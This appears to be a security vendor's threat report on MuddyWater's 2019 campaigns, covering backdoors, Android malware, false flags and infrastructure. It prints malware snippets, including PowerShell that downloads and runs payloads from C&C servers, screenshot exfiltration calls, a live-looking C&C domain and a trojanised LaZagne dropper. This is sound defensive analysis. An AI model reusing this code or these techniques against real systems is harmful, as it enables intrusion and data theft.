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New MuddyWater Activities Uncovered:

Threat Actors Used Multi-Stage Backdoors, New Post-Exploitation Tools, Android Malware, and More

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
New findings on MuddyWater's old and recent activities

We came across new campaigns that seem to bear the markings of MuddyWater – a threat actor group with a history of targeting organizations in Middle Eastern and Asian countries. The group used new tools and payloads in campaigns over the first half of 2019, pointing to the continued work the group has put in since our last report on MuddyWater in November 2018.

Apart from discovering new campaigns related to MuddyWater, we also uncovered crucial information related to the group's old and recent activities. These include findings on the threat actor group's connection to some Android malware variants, its use of false flags to misattribute campaigns to certain countries, its infrastructure, and its target countries and industries. We will also share our independent findings regarding certain information about the threat actor group's operations, which was leaked on Telegram in April 2019.

Threat actors found using POWERSTATS V3 – a multi-stage backdoor

In one of the MuddyWater campaigns we spotted, we detected spear-phishing emails that the group sent to a university in Jordan and the Turkish government. In both cases, the threat actor group did not spoof the said legitimate entities' sender address to deceive email recipients, but instead used compromised legitimate accounts to trick users into installing malware.


lun. 08/04/2019 09:50

supplies .gov.jo>

Students Migration Verification - Civil Status and passport Department

To Undisclosed recipients:

Unistudent_SocialID.docx
264 KB

Dear,

According to the Civil Status and passport Department some of your students have to verify their information about their migration. please check the attachment of this students and inform them to verify their information as soon as possible.

Best Regards

Figure 1. Screenshot of a spear-phishing email spoofing a government office, dated April 8, 2019.



```
Received: from [redacted].GOVER.Local (unknown [redacted]) by [redacted].gov.jo
 (Postfix) with ESMTPS; Mon,  8 Apr 2019 10:49:59 +0300 (EEST)
Received: from GOVERCHV20.GOVER.Local ([redacted]) by [redacted].GOVER.Local
 ([redacted]) with Microsoft SMTP Server (TLS) id 14.3.408.0; Mon, 8 Apr 2019
 10:49:58 +0300
Received: from [redacted].GOVER.Local ([redacted]) by
 [redacted].GOVER.Local ([::1]) with mapi id 14.03.0415.000; Mon, 8 Apr 2019
 10:49:57 +0300
Authentication-Results: spf=pass (sender IP is [redacted])
 smtp.mailfrom=[redacted].gov.jo; [redacted].edu.jo; dkim=none (message not signed)
 header.d=none;[redacted].edu.jo; dmarc=bestguesspass action=none
 header.from=[redacted].gov.jo;compauth=pass reason=109
Received-SPF: Pass (protection.outlook.com: domain of [redacted].gov.jo designates
 [redacted] as permitted sender) receiver=protection.outlook.com;
 client-ip=[redacted]; helo=[redacted].gov.jo;
Thread-Topic: Students Migration Verification - Civil Status and passport
 Department
```

Figure 2. Email headers showing the origin of the spear-phishing email

The legitimate owners of the compromised email accounts were from the same countries the target entities are based. As of this writing, it's unclear how they were compromised, but it's possible that the group had used the Gophish toolkit since they have already utilized it in an old campaign.

The threat actor group deployed a new multi-stage PowerShell-based backdoor called **POWERSTATS v3** (detected by Trend Micro as Trojan.PS1.POWERSTATS.C). The spear-phishing email that contains a document embedded with a malicious macro will drop a VBE file encoded with Microsoft Script Encoder. The VBE file, which holds a base64-encoded block of data containing obfuscated PowerShell script, will then execute. This block of data will be decoded and saved to the *%PUBLIC%* directory under various names ending with image file extensions such as .jpeg and .png. The PowerShell code will then use custom string obfuscation and lots of useless blocks of code to make it difficult to analyze.

```
for(;
(((296 + 976) -ne (-4605)) -and -not(((527 -ne (-([int](2405 / 5)))) -
)
){
    Write-Host ('{2}{0}{3}{1}'-f's0','05','Po','00');
    $BF7wVfQnD2IPh = $H21_ZShSXfPBiiqR;
    $FOgv2RGjVOXrXQd = $h21_ZshsXFPBiiQr;
    $BF7wVFQND2IPH = (-4005);
    $h21_ZsHSxFPBiiqR = $r29bgruAWlACY4kBOxF;
    $g3q8pGRdlPpGIe7HV5sO0 = $fOgv2RgJvOXrxQD;
    $h21_ZSHSXFPbiiqR = ($SBYmQH0CrT0vkgUQG7+(-([int](199528 / 49))));
    $nnW_N_Ne5 = (1338 - 523);
}
```

Figure 3. Code snippet of obfuscated and useless code

The final backdoor code will be shown after the deobfuscation of all strings and removal of all unnecessary code. But first, the backdoor will acquire the operating system (OS) information and save the result to a log file.

```
function get_osinfo()
{
    get_username;
    get_userdomain;
    get_tasklist;
    get_desktopfiles;
    get_ipaddress;
    get_architecture;
}

get_osinfo | out-file $env:temp\log.txt;
```

Figure 4. Code snippet of OS information collection

This file will be uploaded later to the command and control (C&C) server. Each victim machine will generate a random GUID number, which will be used for machine identification. Later on, the malware variant will start the endless loop, querying for the GUID-named file in a certain folder on the C&C server. If the file is found, it will be downloaded and executed using the *Powershell.exe* process.

The threat actor group can then proceed to a second stage attack by sending commands to a specific victim in an asynchronous way. In essence, they can download another backdoor payload from the C&C server and install it on their targets' systems.

```
try{
    $webclient.DownloadFile("http://[redacted]/sDownloads/"+ $generated_guid + ".jpeg",$ENV:public +"\"+ "ieee" + ".dat");
    run_ieee_dat;
    break;
```

Figure 5. The code in POWERSTATS v3 that downloads the second attack stage

We were able to look into an instance where the group proceeded to launch a second stage attack. In this scenario, another backdoor was downloaded. The backdoor supports the following commands:

- Take screenshots
- Command execution via the cmd.exe binary
- If there's no keyword, the malware variant assumes that the input is PowerShell code and executes it via the "Invoke-Expression" cmdlet

```
if($raw532IRFRSU3SpQEBh.startswith("screenshot"))
{
    $MUyv9K7F6Gv2 = get-screenshot;
    upload_file ("http://"+$c2address+"/ls.php?TOKEN=Pomy54tvbRetceX&funx=sc&i="
```

Figure 6. The code in POWERSTATS v3 (second stage) that handles the screenshot command

The C&C communication is done using PHP scripts with a hardcoded token and a set of backend functions, e.g., *sc* (screenshot), *res* (result of executed command), *reg* (register new victim), and *uDel* (self-delete after an error).

```
$c2response = download_file("http://"+$c2address+"/command/" + $guid_value +".cmd");
if ($c2response -ne "Error")
```

Figure 7. In an endless loop, the malware variant queries a given path on C&C server, trying to download a GUID-named file with commands to execute.

Other MuddyWater campaigns that used different payloads and tools

Since 2018, the threat actors behind MuddyWater have been actively targeting victims using a variety of methods and techniques, and they seem to keep on adding more as they move forward with new campaigns.

The abovementioned campaign that used POWERSTATS v3 is not the only one we found using new tricks. We observed other campaigns with different delivery methods and dropped file types. Notably, these campaigns have also changed payloads and publicly available post-exploitation tools.

Payload changes

Discovery date	Method for dropping malicious code	Type of files dropped	Final payload
2018-03	Macros	SCT, INF, base52 encoded	POWERSTATS
2018-11	Macros	VBS, JS, base52 encoded	POWERSTATS
2018-11	Macros	DLL, REG	CLOUDSTATS
2019-01	Macros	EXE	SHARPSTATS
2019-01	Macros	INF, EXE	DELPHSTATS
2019-03	Macros	Base64 encoded, BAT	POWERSTATS v2
2019-04	Template injection	Document with macros	POWERSTATS v1 or v2
2019-05	Macros	VBE	POWERSTATS v3

Table 1. The evolution of MuddyWater's delivery methods and payloads since 2018

One of the said custom tools was POWERSTATS (Trojan.PS1.POWERSTATS.A), a PowerShell-based backdoor that the group first used in 2017. Another one is CLOUDSTATS, a PowerShell-based backdoor that uses a cloud file hosting provider for its command and control (C&C) communication. We discussed the use of CLOUDSTATS in a previous report.

In January 2019, we discovered that the campaign started using **SHARPSTATS** (Trojan.Win32.SHARPSTATS.A), a .NET-written backdoor that supports DOWNLOAD, UPLOAD, and RUN functions. In the same month, **DELPHSTATS** (Trojan.Win32.DELPSTATS.A) emerged. This backdoor is written in the Delphi programming language, and queries the C&C server for a .dat file before executing it via the *Powershell.exe* process. Similar to the SHARPSTATS backdoor, DELPHSTATS employs custom PowerShell script with code similarities to the one embedded into the SHARPSTATS backdoor. A campaign that dropped this variant was thoroughly discussed in this report.

```
private static bool GetSystemInfo(string id)
{
    bool result;
    try
    {
        string value = string.Concat(new string[]
        {
            Program.b64encode_and_XOR(Program.GetMachineName()),
            "_",
            Program.b64encode_and_XOR(Program.GetUsername()),
            "_",
            Program.b64encode_and_XOR(Program.GetDomainName()),
            "_",
            Program.b64encode_and_XOR(Program.GetOS()),
            "_",
            Program.GetCurrentDateTime(),
            "_",
            Program.GetIPaddress(),
            "_",
            Program.b64encode_and_XOR(Program.loc)
        });
        string path = "id_" + id;
```

Figure 8. SHARPSTATS can be used to collect system information by dropping and executing a PowerShell script.

```
004C7545    push        4C7784; 'http://amazo0n.serveftp.com/Data/'
004C754A    push        dword ptr ds:[4D60E8]; gvar_004D60E8:AnsiString
004C7550    push        4C77B0; '.dat'
```

Figure 9. The code in DELPHSTATS that queries a certain directory on the C&C server. It's where operators upload additional payload.

In mid-March 2019, we came across **POWERSTATS v2** (Trojan.PS1.POWERSTATS.B), a heavily obfuscated backdoor. An earlier version of this backdoor decodes the initial encoded/compressed blocks of code. An improved version appeared later on, and we saw that it heavily uses format strings and redundant backtick characters. In the earlier version, function names were still somehow readable, but they were completely randomized in later versions.

```
${G`loBA`l`:`PRoJect`cO`de} = ("{0}{1}{2}" -f("{0}{1}"-f ("{0}{1}" -f '403','34'),'0'),'3','3')
${gLobAL`:pROj`ECtF`iR`sTHiT} = ("{0}{1}{2}" -f'scr',("{0}{2}{1}" -f'tA','nt1','g'),'.1')
${g`l`obAL:hel`lo`M`SGURi} = ("{2}{11}{4}{12}{5}{7}{8}{10}{3}{13}{6}{9}{1}{0}"-f ("{0}{1}" -f '
${gL`ob`AL:g`E`T`CmDURi} = ("{11}{10}{12}{2}{5}{7}{9}{8}{3}{0}{6}{4}{1}"-f 'and','p','94',("{0}
${g`lOB`A`L:sET`CmdreSUl`TuRi} = ("{1}{17}{6}{20}{3}{11}{16}{0}{13}{15}{14}{12}{4}{2}{5}{18}{19
${Gl`O`Bal:Getc`m`drE`Sult} = ''

function B`AsI`c`infoCoLLEC`ToR
{
    try{${HOsT`Na`ME} = (g`Et`-`wmi`oBJecT -Class ("{4}{0}{6}{5}{1}{2}{3}"-f 'i','Ope',("{0}{1}
    try{${os`ArCh} = (G`eT`-WmI`OBjECT -Class ("{1}{0}{3}{4}{2}" -f'_O',("{1}{0}"-f '32','Win')
    try{${O`sFU`ll`NAMe} = (G`Et-`w`M`IObjEcT -Class ("{4}{2}{0}{3}{1}" -f 'pe','em',("{0}{1}"
    try{${dOm`A`iN`NAMe} = (G`et-W`MioBjE`ct -Class ("{1}{4}{2}{0}{5}{3}" -f 'Sy','W',("{0}{1}"
    try{${uSer`NA`mE} = (g`Et-W`mi`obj`ECT -class ("{2}{4}{0}{1}{3}{5}"-f("{1}{0}{2}" -f 'Co','
    try{${iPA`D`d`RESs} = (T`E`sT-conNE`cTIon -ComputerName ${ho`St`N`AMe} -count 1)."IPV4A`dDr

    try{return ${Osf`U`lLn`AME}.("{1}{0}" -f 'im','tr')."Inv`oKe"() + '*' + ${O`sArCh}.("{1}{0}
}
```

Figure 10. Obfuscated POWERSTATS v2

After deobfuscation, the main backdoor loop queries different URLs for a “Hello server” message to obtain command and upload the result of the run command to the C&C server.

```
function main
{
    while(${tRUE})
        {
            HelLOseRVERlOop
            gETcoMMAndloOP
            exeCUtecOmMANDAndsetCoMmANDResuLtlOOP
        }
}
```

Figure 11. Deobfuscated main loop of POWERSTATS v2

Use of different post-exploitation tools

Since the emergence of MuddyWater, we found that its operators used multiple open source post-exploitation tools, which they deployed after successfully compromising a target.

Name of the post-exploitation tool	Programming language/Interpreter
CrackMapExec	Python, PyInstaller
ChromeCookiesView	Executable file
chrome-passwords	Executable file
EmpireProject	PowerShell, Python
FruityC2	PowerShell
Koadic	JavaScript
LaZagne	Python, PyInstaller
Meterpreter	Reflective loader, executable file
Mimikatz	Executable file
MZCookiesView	Executable file
PowerSploit	PowerShell
Shootback	Python, PyInstaller
Smbmap	Python, PyInstaller

Table 2. Tools used by MuddyWater campaigns over the years

One of our notable observations involved the **LaZagne** credential dumper, which was patched to drop and run POWERSTATS in the main function.

```
def intimoddumpers():
    sdll = base64.b64decode('PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGl
    slogs = base64.b64decode('W3ZlcnNpb25dDQpTaWduYXR1cmU9JGNoaW
    sini = '-FJ+QM2?@2CQ1AX1G-,<*+VI.XQ/UW-BQ0RZ2?C1B91=C.ER2[Z1
    saveToFile(sdll, 'c:\\programdata\\WindowsDriverINI.dll')
    saveToFile(slogs, 'c:\\programdata\\WindowsDriverINI.logs')
    saveToFile(sini, 'c:\\programdata\\WindowsDriverINI.ini')
    os.system('c:\\windows\\system32\\rundll32.exe advpack.dll,L


if __name__ == '__main__':
    intimoddumpers()
    parser = argparse.ArgumentParser(description=constant.st.ban
    parser.add_argument('-version', action='version', version='V
    PPoptional = argparse.ArgumentParser(add_help=False, formatt
    PPoptional._optionals.title = 'optional arguments'
```

Figure 12. LaZagne has been patched to drop and run POWERSTATS in the main function. See added *intimoddumpers()* function. Note the typo in the function name (using INTI, not INIT).

Connections to Android malware variants

In addition to uncovering new campaigns, we were also able to find connections between MuddyWater and four Android malware variants that posed as legitimate applications. We were able to establish proof of connection through their shared infrastructure, e.g., IP addresses and C&C servers, and the code similarities between some of the malware families.

We first noticed the first Android malware variant (AndroidOS_Mudwater.HRX) when we discovered that its IP address and C&C server, 78[.]129[.]139[.]131, was used as the final C&C server of a MuddyWater campaign. In the said campaign, we saw victims receiving commands for downloading a second stage payload from the abovementioned IP address.

Apart from custom stealing capabilities, AndroidOS_Mudwater.HRX has two other interesting features:

- Brute forces hardcoded IP addresses (with a list of usernames and passwords).
- Spreads malicious apps by sending all contacts an SMS (in Turkish) containing a link to the malicious APK. The link points to an APK in the directory tree of a legitimate website belonging to a non-profit research organization in Turkey. Most likely, the organization's website was compromised, which is not surprising as its website was hosted on WordPress, a platform MuddyWater is fond of targeting.

```
public class AppProtocol {
    public static final int DELETE_CLIENT = 210;
    public static final int DO_BRUTE_FORCE = 102;
    public static final int DO_PORT_SCAN = 103;
    public static final int GET_ALL_CONTACT = 206;
    public static final int GET_ALL_SMS = 205;
    public static final int GET_ALL_SMS_SENT = 212;
    public static final int GET_ALL_SYSTEM_INFO = 204;
    public static final int GET_CLIENT_DONE = 105;
    public static final int GET_CLIENT_NUM = 209;
    public static final int GET_COMMAND = 214;
    public static final int GET_CONTACT = 203;
    public static final int GET_PERSONAL_INFO = 213;
    public static final int GET_SMS = 202;
    public static final int GET_SMS_RECEIVED = 211;
    public static final int GET_SYSTEM_INFO = 201;
    public static final int IS_CLIETNT_CONNECTED = 106;
    public static final int IS_SERVER_ALIVE = 299;
    private static final int PRE_INDEX = 200;
    private static final int ROBOT_PRE_INDEX = 100;
    public static final int SEND_SMS = 207;
    public static final int SEND_SMS_TO_ALL = 208;
}
```

Figure 13. List of commands supported by the newer version of the malicious app

We found a connection between AndroidOS_Mudwater.HRX and the second malware variant (AndroidOS_HiddenApp.SAB) based on similarities in their code structure. The figure below shows these similarities.

```
public class MyProtocol {
    public static final int GET_CALL_LOG = 54;
    public static final int GET_CONTACTS = 51;
    public static final int GET_SCREEN_SHOT = 53;
    public static final int GET_SMS = 52;
    public static final int GET_SYSTEM_INFO = 55;
    private static final int PRE_NUM = 50;
}
```

Figure 14. List of commands supported by the older version of the malicious app

The second malware variant is a custom stealer that implements features for stealing call logs, contacts, SMS messages, phone information, and screenshots. It posts all stolen data to a Telegram channel. We found hints in the file that shows that it might be a test version.

We then discovered shared signed certificates that connect AndroidOS_HiddenApp.SAB and the third malware variant (AndroidOS_Androrat.AXM). Its C&C server is a local IP address, which led us to think that our detected sample is also a test version.

Meanwhile, we saw the connection of Droidjack RAT — the fourth malware variant (AndroidOS_Androrat.AXMA) — to MuddyWater in the domain name of the former's C&C server (googleads[.]hopto[.]org), which shares C&C servers with some DELPHSTATS samples that we analyzed. A Droidjack RAT variant is a remote access trojan that allows attackers to take full control of an Android device when installed.

Potential targets

While we can't say for sure who or what entities the four Android malware variants were specifically targeting, our analysis of the indicators of compromise (IoCs) provided us with clues on the targets' locations.

It likely targets users in Turkey, because the campaign used a malicious app that was hosted in a compromised Turkish website. The campaign also spread an SMS written in the Turkish language to lure users into downloading a malicious app.

Pakistan could be another target location: Some target IP addresses that were hardcoded in the brute force functions of some samples were traced back to Pakistan.

Afghanistan is another potential target location as the file name of one of the malicious applications we analyzed was *"AfghanistanElection.apk."*

Use of false flag techniques

Some of the tools used by MuddyWater campaigns contained false flags, which are messages that threat actors add into their programs to misattribute the campaign to a specific country. This technique was discussed recently by other researchers.

Here are some false flags we spotted:

```
catch {
    Write-Host   '无法连接到网址，请等待龙...'
    $result = "error"
}
```

Figure 15. Several older POWERSTATS backdoors contained simplified Chinese text like “无法连接到网址，请等待龙,” which translates to “Unable to connect to the URL, please wait for the dragon.“

```
${DRAgOn_MIDdlE} = @(
("{1}{2}{4}{0}{6}{5}{3}{7}"-f 'pa','ht',("{2}{1}{0}" -f 'a','d','tp://
("{9}{2}{6}{8}{4}{5}{0}{3}{10}{15}{16}{1}{11}{12}{14}{7}{13}" -f 'cek'
("{0}{11}{7}{1}{14}{2}{6}{3}{15}{13}{5}{10}{8}{9}{12}{4}"-f("{2}{1}{0}
("{10}{8}{1}{16}{2}{9}{13}{3}{4}{0}{5}{6}{15}{7}{12}{14}{11}"-f'dmi','
("{10}{2}{6}{9}{3}{4}{1}{12}{7}{5}{8}{11}{0}" -f'php',("{2}{0}{1}" -f
("{0}{9}{3}{8}{5}{4}{10}{11}{7}{2}{6}{1}" -f 'htt',("{3}{1}{2}{0}"-f '
```

Figure 16. The dragon reference also manifested in this dragon variable.

```
$god = "אם הערבים יניחו את נשקם היום, לא תהיה עוד אלימות.
אם היהודים יניחו את נשקם היום, לא תהיה עוד ישראל"
$SKey = "ירים העם ויוכיח שדברו ותורתו עומדים "
```

Figure 17. Some POWERSTATS backdoors were compiled with the PS2EXE tool to .EXE files. These contained false flags, which are famous quotes of well-known people in Israel.

The translation of the two sets of text above are as follows: ”$god = "If the Arabs put down their weapons today, there will be no more violence ... If the Jews put down their arms today, there will be no more Israel" and “$SKey = "he will raise the people and confirm that his word and law are standing". Note that these variables were not used in the rest of the code.




Figure 18. These false flags try to misattribute an attack to Russia or a country that uses the Cyrillic alphabet. Russian texts appeared in the metadata of some delivery documents and in a debug path of one DLL library.

MuddyWater-related information leaked on Telegram

In April, details related to the alleged operations of the threat actor group behind MuddyWater were leaked on Telegram. The leaks contained images of the group's C&C backends, source code, and a list of past hacked victims.

Our monitoring efforts uncovered evidence that communication transpired between some victims (that were listed in the leak) and a C&C server known to be from MuddyWater.

Independently, we also spotted two versions of the server backend, which contains code similar to the details leaked on Telegram.

The code is a simple script written in Python, and encapsulated with PyInstaller. It will read a configuration file to find which IP address and port to listen to, and it will display some commands available to the operator.

The script displays two different ASCII art for two versions.




Figure 19. ASCII art for version 1.0.0, compiled on July 31, 2017




Figure 20. ASCII art for version 1.0.1, compiled on September 4, 2018.

Based on these findings, we speculate that the leaks were based on real data.

The leak also included information regarding a certain individual. While we cannot confirm its veracity, we noticed that a document with MuddyWater code has been posted to VirusTotal prior to the leak, and its filename is similar to the name of the individual mentioned in the leak.

Infrastructure and targets

For the most part, the threat actor group used direct IP addresses as C&C servers and a few domain names (dynamic or not). In 2018, the group mostly used compromised WordPress websites as proxies to send commands that were forwarded to the final C&C servers.




Figure 21. Communication flow between the operator and the victim

We noticed that the said C&C servers were usually set up to listen to an uncommon port, and were shut down a few hours later. The next time the servers were up, they usually listened on a different port.

As mentioned in our previous research, most targets were located in Middle Eastern and Asian countries. Recently, we saw the group aiming for new targets in Europe. The figure below shows the target countries of MuddyWater campaigns. We included the United States, and some European countries, based on verified information from the leaks.




Figure 22. Countries that MuddyWater has targeted

Most victims were government entities, with the majority in the finance, education, foreign affairs, interior, defense, trade, and customs sectors. We also found many victims in the telecommunications industry such as telcos and web hosting providers.

